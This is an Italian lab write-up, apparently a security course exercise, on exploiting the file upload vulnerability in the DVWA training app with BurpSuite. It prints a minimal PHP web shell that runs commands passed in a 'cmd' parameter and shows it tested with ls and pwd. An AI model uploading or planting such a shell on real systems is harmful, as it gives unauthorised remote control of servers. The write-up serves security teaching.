


## S6/L1


Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Per iniziare è stata creata una Shell in PHP di base. Questa Shell esegue i comandi inseriti dall'utente come ad esempio: *ls*, *pwd*.




```
~ /shell.php - Mousepad
File Edit Search View Document Help
1 <?php
2
3 system($_REQUEST["cmd"]);
4
5 ?>
6
```

È stato eseguito il caricamento del file nella sezione UPLOAD di DVWA



Alcuni esempi dei test eseguiti con i comandi *ls*, *pw*

?*cmd=ls*



?*cmd=pwd*

